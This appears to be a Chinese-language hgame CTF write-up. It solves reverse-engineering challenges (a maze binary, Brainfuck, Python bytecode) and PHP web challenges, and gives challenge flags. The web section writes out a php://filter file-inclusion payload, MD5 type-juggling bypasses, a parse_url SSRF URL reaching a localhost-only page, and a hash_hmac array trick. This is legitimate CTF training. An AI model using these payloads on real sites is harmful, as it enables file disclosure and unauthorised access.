  if ( (unsigned int)Check(&v4) )
    puts("Congratulations, you are a qualified Zhou Dynasty's fan.");
  else
    puts("Wrong flag! You are a fake fan of Zhou Dyasty");
  return 0;
}
```

进入判断的check函数

```
for ( i = 0; i < v4; ++i )
{
  v2 = Setmap(a1[i]);
  if ( !v2 )
    return 0LL;
  if ( v2 == 49 )                                    // end with 116't'
                                                     // not 0, 49'1'
    return 0LL;                                      // is 46'.', 115's'
  if ( v2 > 49 )
  {
    if ( v2 != 115 )
    {
      if ( v2 == 116 )
```

下略

发现它又调用了setmap函数, 需要其返回 '.' 's' 或 't' 才能使main判断为真

```
v3 = __readfsqword(0x28u);
qmemcpy(
  &map,
  "111111111111111111111111111111111111111111111111111111111111111111111111...............111111111111111...............111"
  "111111111111.1111111111111.111111111111111.1111111111111.111111.11111111111111.1111111111111.11111111111111.111111111111"
  ".1111111111111111.11111111111111.111111111111111.11111111111111.111111111111111.11111111111111s111111111111111.111111111"
  "1111s1111111111111111.111111111111111111111111111111.111111111111111111111111111111.111111111111111111111111111111.11111"
  "1111111111111111111111111.111111111111111111111111111111.1111.11111111111111111111111111.1t............111111111111111.1"
  "t...........11111111111111.1111111111111.111111111111111.1111111111111.111111111111111.1111111111111.111111111111111111"
  "11.1111111111111.111111111111111.1111111111111.111111111111111.1111111111111.111111111111111.1111111111111.111111111"
  "111111.1111111111111.111111111111111.1111111111111.111111111111111.1111111111111.111111111111111.1111111111111.11111"
  "111111111.1111111111111.111111111111111..............111111111111111..............1111111111111111111111111111111"
  "111111111111111111111111111111111111111111111111111111111111",
  0x474uLL);
```

```
if ( a1 == 0x64 )
{
  if ( x > 17 )
    result = 0LL;
  else
    result = *((unsigned __int8 *)&savedregs + 60 * x + ++y - 0x480);
}
else if ( a1 > 0x64 )
{
  if ( a1 == 0x73 )
  {
    if ( y > 0x3A )
      result = 0LL;
    else
      result = *((unsigned __int8 *)&savedregs + 60 * ++x + y - 0x480);
  }
  else
  {
    if ( a1 != 0x77 )
      return 0LL;
    if ( x <= 0 )
      result = 0LL;
    else
      result = *((unsigned __int8 *)&savedregs + 60 * --x + y - 0x480);
  }
}
else
{
  if ( a1 != 0x61 )
    return 0LL;
  if ( y <= 0 )
    result = 0LL;
  else
    result = *((unsigned __int8 *)&savedregs + 60 * x + --y - 0x480);
}
return result;
```

后面一大堆判断, 整理发现只能输入特定字符, result 实际上等于 map[60*x + y]

我们将map取出, 每隔60个元素换行, 得到了一个maze

```
00  11111111111111111111111111111111111111111111111111111111111111
01  11111111..............1111111111111111..............1111111
02  11111111.1111111111111.1111111111111111.1111111111111.1111111
03  11111111.1111111111111.1111111111111111.1111111111111.1111111
04  11111111.1111111111111.1111111111111111.1111111111111.1111111
05  11111111.1111111111111s1111111111111111.1111111111111s1111111
06  11111111.1111111111111111111111111111111.1111111111111111111111
07  11111111.1111111111111111111111111111111.1111111111111111111111
08  11111111.1111111111111111111111111111111.1111.1111111111111111
09  11111111.1t............1111111111111111.1t............1111111
0A  11111111.1111111111111.1111111111111111.1111111111111.1111111
0B  11111111.1111111111111.1111111111111111.1111111111111.1111111
0C  11111111.1111111111111.1111111111111111.1111111111111.1111111
0D  11111111.1111111111111.1111111111111111.1111111111111.1111111
0E  11111111.1111111111111.1111111111111111.1111111111111.1111111
0F  11111111.1111111111111.1111111111111111.1111111111111.1111111
10  11111111..............1111111111111111..............1111111
11  11111111111111111111111111111111111111111111111111111111111111
12  11111111111111111111111111111111111111111111111111111111111111
```

那么再回过头去看看, 解读出我们的游戏规则

```
22  if ( a1 == 'd' )
23  {
24    if ( x > 17 )                         // x小于等于17,以及下面对y的判断说明不能越过地图边界
25      result = 0LL;
26    else
27      result = *((unsigned __int8 *)&savedregs + 60 * x + ++y - 0x480);// 读入d, y++, 右移一格
28  }
29  else if ( a1 > 'd' )
30  {
31    if ( a1 == 's' )
32    {
33      if ( y > 58 )
34        result = 0LL;
35      else
36        result = *((unsigned __int8 *)&savedregs + 60 * ++x + y - 0x480);// s下移
37    }
38    else
39    {
40      if ( a1 != 'w' )
41        return 0LL;
42      if ( x <= 0 )
43        result = 0LL;
44      else
45        result = *((unsigned __int8 *)&savedregs + 60 * --x + y - 0x480);// w上移
46    }
47  }
48  else
49  {
50    if ( a1 != 'a' )
51      return 0LL;
52    if ( y <= 0 )
53      result = 0LL;
54    else
55      result = *((unsigned __int8 *)&savedregs + 60 * x + --y - 0x480);// a左移
56  }
57  return result;
```


根据x, y的初始值以及check函数的判断得出我们需要从s移动到t

最终得到flag就是一串wwwaaasssddd啥的(自己数去, 我忘了)

brainfxxker's revenge

这是week1的续篇, 下载发现除了'[' ']' 变成跳转到对应元素外其他游戏规则不变

代码中有大量的 +- -+ <> ><之类的, 完全不影响结果, 我们把它删掉再适当分个组



和上周一样, 继续手算得答案(其实是不会py) 要注意的无非是[]符号的跳转, 随便搞个文本编辑器都能自动匹配(比如图中红色的一对[], 我们直接跳过中间部分)

由于flag不一样, 这里就不放出来了

Pro的Python教室(三&四)

下载拿到pyc文件, 使用`uncompy6`, tuple index out of range, 根据hint, 我们只能像看汇编一样直接去看字节码指令, 搜索找到官方文档, 先看一遍, 下面开始人工解释指令 (ps: 本人菜, 没学过py, 可能有些地方不是很恰当)

这里用到两个库，一个`dis`，可以把二进制反编译CPython bytecode。一个是`marshal`，可以把字符串转换成pyopcode对象

```
lurkrul@ubuntu-64:~/Desktop$ python
Python 2.7.15rc1 (default, Nov 12 2018, 14:31:15)
[GCC 7.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import dis, marshal
>>> f = open("third.pyc")
>>> f.read(4)                # 魔术头
'\x03\xf3\r\n'
>>> f.read(4)                # 时间
'\xf1\xe1S\\'
>>> code = marshal.load(f)
>>> code.co_consts           # 常量
(-1, None, '+', '/', 'FcjTCgD1EffEm2rPC3bTyL5Wu2bKBI9KAZrwFgrUygHN', <code object encode
at 0x7fc977ebf530, file "third.py", line 7>, "Welcome to Processor's Python Classroom
Part 3&4!\n", 'qi shi wo jiu shi lan cai ba liang dao ti fang zai yi qi.', "Now let's
start the origin of Python!\n", 'Plz Input Your Flag:\n', 2, 0, 1, '', "You're right! ",
"You're Wrong! ")
>>> code.co_names            # 对象名
('string', 'list', 'letters', 'digits', 'dec', 'encode', 'raw_input', 'enc', 'lst',
'reverse', 'len', 'llen', 'range', 'i', 'chr', 'ord', 'enc2', 'join', 'enc3')
>>> dis.disassemble_string(code.co_code)
```

```
...                 # 中间省略
 61 STORE_NAME          2 (2) letters = {letters, digits, '+', '/'}
 64 LOAD_CONST          4 (4)
 67 STORE_NAME          4 (4) dec =
                              'FcjTCgD1EffEm2rPC3bTyL5Wu2bKBI9KAZrwFgrUygHN'
...
 99 LOAD_NAME           6 (6) raw_input
102 CALL_FUNCTION       0
105 STORE_NAME          7 (7) enc = raw_input()
108 LOAD_NAME           1 (1) list
111 LOAD_NAME           7 (7) enc
114 CALL_FUNCTION       1
117 STORE_NAME          8 (8) lst = list(enc)
120 LOAD_NAME           8 (8) lst
123 LOAD_ATTR           9 (9) reverse
126 CALL_FUNCTION       0       lst.reverse()
129 POP_TOP
    # 可以看出 输入被读入到enc 转换成lst 再进行了倒序
130 LOAD_NAME          10 (10)
133 LOAD_NAME           8 (8)
136 CALL_FUNCTION       1
139 STORE_NAME         11 (11) llen = len(lst)
142 SETUP_LOOP         99 (to 244)
145 LOAD_NAME          12 (12)
148 LOAD_NAME          11 (11)
151 CALL_FUNCTION       1       range(llen)
154 GET_ITER
155 FOR_ITER           85 (to 243)
158 STORE_NAME         13 (13)
161 LOAD_NAME          13 (13)
164 LOAD_CONST         10 (10)
167 BINARY_MODULO       i % 2
168 LOAD_CONST         11 (11)      0
171 COMPARE_OP          2 (==)
174 POP_JUMP_IF_FALSE   196     if(i % 2 != 0) jump to 196
177 LOAD_NAME          14 (14)  chr
180 LOAD_NAME          15 (15)  odr
183 LOAD_NAME           8 (8)   lst
186 LOAD_NAME          13 (13)  i
189 BINARY_SUBSCR
190 CALL_FUNCTION       1   odr(lst[i])
193 LOAD_CONST         10 (10)  2
>>  196 BINARY_SUBTRACT -
197 CALL_FUNCTION       1   chr(odr(lst[i]) - 2)   # i % 2 == 0
200 LOAD_NAME           8 (8)
203 LOAD_NAME          13 (13)
206 STORE_SUBSCR                lst[i]
207 JUMP_FORWARD        0 (to 210)
>>  210 LOAD_NAME          14 (14) chr
213 LOAD_NAME          15 (15) odr
216 LOAD_NAME           8 (8)  list
219 LOAD_NAME          13 (13) i
222 BINARY_SUBSCR
```

```
        223 CALL_FUNCTION       1       odr(list[i])
        226 LOAD_CONST         12 (12) 1
        229 BINARY_ADD                 +
        230 CALL_FUNCTION       1
        233 LOAD_NAME           8 (8)
        236 LOAD_NAME          13 (13)
        239 STORE_SUBSCR            lst[i] = chr(odr(lst[i]) + 1) # i % 2 == 1
        240 JUMP_ABSOLUTE     141
    >>  243 POP_BLOCK
            # 以上循环分奇偶对lst进行移位 最终结果是lst[i] += power(-1, i + 1)
    >>  244 LOAD_CONST         13 (13)  ''
        247 STORE_NAME         16 (16) enc2
        250 LOAD_NAME          16 (16)  enc2
        253 LOAD_ATTR          17 (17) join
        256 LOAD_NAME           8 (8)   list
        259 CALL_FUNCTION       1   ''.join(list)
        262 STORE_NAME         16 (16) enc2 =           # 这里就是把lst整到enc2里去
                                                        # 具体怎么用py实现自行想象
        265 LOAD_NAME           5 (5)
        268 LOAD_NAME          16 (16)
        271 CALL_FUNCTION       1       encode(enc2)    # 调用encode()加密得到enc3
        274 STORE_NAME         18 (18) enc3 = encode(enc2)
        277 LOAD_NAME          18 (18)
        280 LOAD_NAME           4 (4)   dec
    >>  283 COMPARE_OP          2 (==)  enc3 == dec     # 所以我们解密的起始点便是dec
        286 POP_JUMP_IF_FALSE   283  #297?
        289 LOAD_CONST         14 (14)
        292 PRINT_ITEM                 print "Right
        293 PRINT_NEWLINE
        294 JUMP_FORWARD        5 (to 302)
        297 LOAD_CONST         15 (15)
        300 PRINT_ITEM                 print "Wrong
        301 PRINT_NEWLINE
    >>  302 LOAD_CONST          1 (1) None
        305 RETURN_VALUE
```

下面我们来到encode()函数

```
>>> encode = code.co_consts[5]
>>> encode.co_varnames
('input_str', 'i', 'str_ascii_list', 'output_str', 'equal_num', 'temp_list', 'temp_str',
'x', 'temp_str_list')
>>> encode.co_consts
(None, '{:0>8}', '0b', '', 0, 3, 1, '0', 8, 6, 12, 18, 2, 4, '=', '00000000')
>>> dis.disassemble_string(encode.co_code)
          0 BUILD_LIST          0
          3 LOAD_FAST           0 (0)       input_str
          6 GET_ITER
    >>    7 FOR_ITER           51 (to 61)
         10 STORE_FAST          1 (1)       i
         13 LOAD_CONST          1 (1)       ('{:0>8}')
         16 LOAD_ATTR           0 (0) input_str
```

```
 19 LOAD_GLOBAL              1 (1) global i
 22 LOAD_GLOBAL              2 (2) global str_ascii_list
 25 LOAD_GLOBAL              3 (3) global output_str
 28 LOAD_FAST                1 (1) i
 31 CALL_FUNCTION            1
 34 CALL_FUNCTION            1
 37 CALL_FUNCTION            1
 40 LOAD_ATTR                4 (4)       equal_num
 43 LOAD_CONST               2 (2)       '0b'
 46 LOAD_CONST               3 (3)       ''
 49 CALL_FUNCTION            2
 52 CALL_FUNCTION            1
 55 LIST_APPEND              2
 58 JUMP_ABSOLUTE            7
>>   61 STORE_FAST            2 (2)       str_ascii_list =
 64 LOAD_CONST               3 (3)       '0b????????'...
 67 STORE_FAST               3 (3)       output_str =
 70 LOAD_CONST               4 (4)       0
 73 STORE_FAST               4 (4)       equal_num = 0
 76 SETUP_LOOP             264 (to 343)
>>   79 LOAD_FAST             2 (2) str_ascii_list
 82 POP_JUMP_IF_FALSE      342
 85 LOAD_FAST                2 (2) str_ascii_list
 88 LOAD_CONST               5 (5)       3
 91 SLICE+2                  list[3:]
 92 STORE_FAST               5 (5)       temp_list = list[3:]
 95 LOAD_GLOBAL              5 (5) global temp_list
 98 LOAD_FAST                5 (5) temp_list
101 CALL_FUNCTION            1
104 LOAD_CONST               5 (5)       3
107 COMPARE_OP               3 (!=)
110 POP_JUMP_IF_FALSE      164 if( ==3 ) jump to 164
113 SETUP_LOOP              48 (to 164)
>>  116 LOAD_GLOBAL          5 (5)
119 LOAD_FAST                5 (5)
122 CALL_FUNCTION            1   global temp_list
125 LOAD_CONST               5 (5)       3
128 COMPARE_OP               0 (<)
131 POP_JUMP_IF_FALSE      160 if( >=3 ) jump to 164
134 LOAD_FAST                4 (4)
137 LOAD_CONST               6 (6)       1
140 INPLACE_ADD              equal_num += 1
141 STORE_FAST               4 (4)
144 LOAD_FAST                5 (5)       temp_list
147 LOAD_CONST              15 (15)      '00000000'
150 BUILD_LIST               1
153 INPLACE_ADD
154 STORE_FAST               5 (5)       temp_list += 1
157 JUMP_ABSOLUTE          116
>>  160 POP_BLOCK
161 JUMP_FORWARD             0 (to 164)
>>  164 LOAD_CONST           3 (3)       ''
167 LOAD_ATTR                6 (6)       temp_str
```

```
    170 LOAD_FAST            5 (5)       temp_list
    173 CALL_FUNCTION        1
    176 STORE_FAST           6 (6)       temp_str
    179 BUILD_LIST           0
    182 LOAD_CONST           4 (4)       0
    185 LOAD_CONST           9 (9)       6
    188 LOAD_CONST          10 (10)      12
    191 LOAD_CONST          11 (11)      18
    194 BUILD_LIST           4   {0, 6, 12, 18}
    197 GET_ITER
>>  198 FOR_ITER            23 (to 224)
    201 STORE_FAST           7 (7)       x
    204 LOAD_FAST            6 (6)       temp_str
    207 LOAD_FAST            7 (7)       x
    210 LOAD_FAST            7 (7)       x
    213 LOAD_CONST           9 (9)       6
    216 BINARY_ADD
    217 SLICE+3                      temp_str[x:x+6]
    218 LIST_APPEND          2
    221 JUMP_ABSOLUTE      198
>>  224 STORE_FAST           8 (8)       temp_str_list
    227 BUILD_LIST           0
    230 LOAD_FAST            8 (8)
    233 GET_ITER
>>  234 FOR_ITER            21 (to 258)
    237 STORE_FAST           7 (7)       x
    240 LOAD_GLOBAL          7 (7)
    243 LOAD_FAST            7 (7)       x
    246 LOAD_CONST          12 (12)      2
    249 CALL_FUNCTION        2
    252 LIST_APPEND          2
    255 JUMP_ABSOLUTE      234
>>  258 STORE_FAST           8 (8)       temp_str_list
    261 LOAD_FAST            4 (4)       equal_num
    264 POP_JUMP_IF_FALSE    287
    267 LOAD_FAST            8 (8)       temp_str_list
    270 LOAD_CONST           4 (4)       0
    273 LOAD_CONST          13 (13)      4
    276 LOAD_FAST            4 (4)       equal_num
    279 BINARY_SUBTRACT -
    280 SLICE+3
    281 STORE_FAST           8 (8)       temp_str_list = temp_str_list[0:equal_num-4]
    284 JUMP_FORWARD         0 (to 287)
>>  287 LOAD_FAST            3 (3)
    290 LOAD_CONST           3 (3)       ''
    293 LOAD_ATTR            6 (6)       temp_str
    296 BUILD_LIST           0
    299 LOAD_FAST            8 (8)       temp_str_list
    302 GET_ITER
>>  303 FOR_ITER            16 (to 322)
    306 STORE_FAST           7 (7)       x
    309 LOAD_GLOBAL          8 (8)       temp_str_list
    312 LOAD_FAST            7 (7)
```

```
          315 BINARY_SUBSCR           temp_str_list[x]
          316 LIST_APPEND         2
          319 JUMP_ABSOLUTE     303
    >>    322 CALL_FUNCTION       1
          325 INPLACE_ADD
          326 STORE_FAST          3 (3)       output_str +=
          329 LOAD_FAST           2 (2)       str_ascii_list
          332 LOAD_CONST          5 (5)       3
          335 SLICE+1
          336 STORE_FAST          2 (2)       str_ascii_list[3:]
          339 JUMP_ABSOLUTE      79
    >>    342 POP_BLOCK
    >>    343 LOAD_FAST           3 (3)   output_str
          346 LOAD_CONST         14 (14)      ('=')
          349 LOAD_FAST           4 (4)   equal_num
          352 BINARY_MULTIPLY
          353 BINARY_ADD
          354 STORE_FAST          3 (3)       output_str = output_str + '=' * equal_num
          357 LOAD_FAST           3 (3)
          360 RETURN_VALUE
```

大致看看类似base64编码, 但是大小写字母的映射关系刚好换了一下

最终解密得到flag: hgame{W3lc0me_To_anothe2_Python!}

Pro的Python教室(二)

使用`uncompy6`即可获得源码

```
print "Welcome to Processor's Python Classroom Part 2!\n"
print "Now let's start the origin of Python!\n"
print 'Plz Input Your Flag:\n'
enc = raw_input()
len = len(enc)
enc1 = []
enc2 = ''
aaa = 'ioOavquaDb}x2ha4[~ifqZaujQ#'
for i in range(len):
    if i % 2 == 0:
        enc1.append(chr(ord(enc[i]) + 1))  #分奇偶凯撒移位
        continue
    enc1.append(chr(ord(enc[i]) + 2))

s1 = []
for x in range(3):
    for i in range(len):                   #栅栏密码 3栏
        if (i + x) % 3 == 0:
            s1.append(enc1[i])
            continue

enc2 = enc2.join(s1)
if enc2 in aaa:
    print "You 're Right!"
```

```
 else:
     print "You're Wrong!"
     exit(0)
```

后面太简单了直接上代码

```
#include<stdio.h>
int main(){
        int i;
        char aaa[27] = "ioOavquaDb}x2ha4[~ifqZaujQ#";
        char enc[27] = {0};
        for ( i = 0; i < 27; ++i ) {
                enc[(3 - i / 9) % 3 + (i % 9) * 3] = aaa[i];
        }
        for ( i = 0; i < 27; ++i ) {
                if ( i % 2 == 0 ) {
                        putchar(enc[i] - 1);
                        continue;
                }
                putchar(enc[i] - 2);
        }
        return 0;
} // hgame{Now_YOu_got_th3_PYC!}
```

WEB

easy_php

打开链接, 发现标签头提示robots.txt, 访问后提示img/index.php, 获得代码

```
<?php
    error_reporting(0);
    $img = $_GET['img'];
    if(!isset($img))
        $img = '1';
    $img = str_replace('../', '', $img);
    include_once($img.".php");
    highlight_file(__FILE__);
```

可以发现传入img的中'../'会被str_replace过滤, 我们使用php伪协议绕过, 构造payload如下

```
?img=php://filter/read=convert.base64-encode/resource=....//flag
```

获得
PD9waHAKICAgIC8vJGZsYWcgPSAnaGdhbWV7WW91XzRyZV9Tb19nMG9kfSc7CiAgICBlY2hvICJtYXliZV95b3Vfc2hvdWxkX3RoaW5rX3RoaW5rIjsK

解码后得到flag

```
<?php
    //$flag = 'hgame{You_4re_So_gOod}';
    echo "maybe_you_should_think_think";
```

php trick

访问发现一大把判断

```
<?php
//admin.php                                          这里提示我们访问admin，直接访问会返回only
localhost can see it
highlight_file(__FILE__);
$str1 = (string)@$_GET['str1'];
$str2 = (string)@$_GET['str2'];
$str3 = @$_GET['str3'];
$str4 = @$_GET['str4'];
$str5 = @$_GET['H_game'];
$url = @$_GET['url'];
if( $str1 == $str2 ){                              // 要求str1 str2不相等
    die('step 1 fail');
}
if( md5($str1) != md5($str2) ){          // md5后弱类型判断 可以用 0e????? 绕过
    die('step 2 fail');                            // 比如 ?str1=240610708&str2=QNKCDZO
}                                                                    // md5(str1) =
0e462097431906509019562988736854
if( $str3 == $str4 ){                              // md5(str2) =
0e830400451993494058024219903391
    die('step 3 fail');
}
if ( md5($str3) !== md5($str4)){         // 强类型判断可以用数组绕 &str3[]=1&str4[]=2
    die('step 4 fail');
}
if (strpos($_SERVER['QUERY_STRING'], "H_game") !==false) {
    die('step 5 fail');                            // 第5步我们可以将_替换为. 即传入H.game
}
if(is_numeric($str5)){                             // 6-8 要求不是数字 大于很大的数 转string后<=0
    die('step 6 fail');                            // 我们可以传入一个数组 &H.game[]=3
}
if ($str5<9999999999){
    die('step 7 fail');
}
if ((string)$str5>0){
    die('step 8 fial');
}
if (parse_url($url, PHP_URL_HOST) !== "www.baidu.com"){
    die('step 9 fail');                                                          // 这里要求
url经过parse_url解析后host
}
// 为百度，scheme要求是http
if (parse_url($url,PHP_URL_SCHEME) !== "http"){          // 为了访问admin.php 我们可以这么构造
    die('step 10 fail');                 //
&url=http://@localhost:@www.baidu.com/..//admin.php
```

```
}
$ch = curl_init();
curl_setopt($ch,CURLOPT_URL,$url);
$output = curl_exec($ch);
curl_close($ch);
if($output === FALSE){
    die('step 11 fail');
}
else{
    echo $output;
}
step 1 fail
```

访问后, output内容如下

```
<?php
//flag.php
if($_SERVER['REMOTE_ADDR'] != '127.0.0.1') {
    die('only localhost can see it');
}
$filename = $_GET['filename'];

if (file_exists($filename)) {
    echo "sorry,you can't see it";
}
else{
    echo file_get_contents($filename);
}
highlight_file(__FILE__);
?>
```

再次使用伪协议 `?filename=php://filter/convert.base64-encode/resource=flag.php` 得到

PD9waHAgJGZsYWcgPSBoZ2FtZXtUaEVyNF9BcjRfczBtNF9QaHBfVHIxY2tzfSA/Pgo=

解码后获得flag

```
<?php $flag = hgame{ThEr4_Ar4_s0m4_Php_Tr1cks} ?>
```

PHP Is The Best Language

访问后内容如下

```
<?php

include 'secret.php';

#echo $flag;
#echo $secret;

if (empty($_POST['gate']) || empty($_POST['key'])) {
```

```
    highlight_file(__FILE__);                    // 这里要求我们输入 gate 和 key
    exit;
}

if (isset($_POST['door'])){                      // 我们的 door 被拿去与一个秘密的值进行加密
    $secret = hash_hmac('sha256', $_POST['door'], $secret);
}

$gate = hash_hmac('sha256', $_POST['key'], $secret);

if ($gate !== $_POST['gate']) {                  // 要求 gate 与加密后的值相等
    echo "Hacker GetOut!!";
    exit;
}
if ((md5($_POST['key'])+1) == (md5(md5($_POST['key'])))+1) {
    echo "Wow!!!";
    echo "</br>";
    echo $flag;
}
else {
    echo "Hacker GetOut!!";
}

?>
```

由于

```
md5("V5VDSHva7fjyJoJ33IQl") => 0e18bb6e1d5c2e19b63898aeed6b37ea
md5("0e18bb6e1d5c2e19b63898aeed6b37ea") => 0e0a710a092113dd5ec9dd47d4d7b86f
```

我们可以使 key=V5VDSHva7fjyJoJ33IQl, 进一步可以发现如果 door 是个数组, 那么

hash_hmac('sha256', Array(), $secret) 返回的是 false

这之后 hash_hmac('sha256', $_POST['key'], $secret) 的值我们便可以控制了

我们只需令 gate = hash_hmac('sha256', "V5VDSHva7fjyJoJ33IQl", flase) = 59cf0da840b96c1eb92153937b211068057602e4ac834b27248748d30c7c9527

最后flag是啥我也忘记了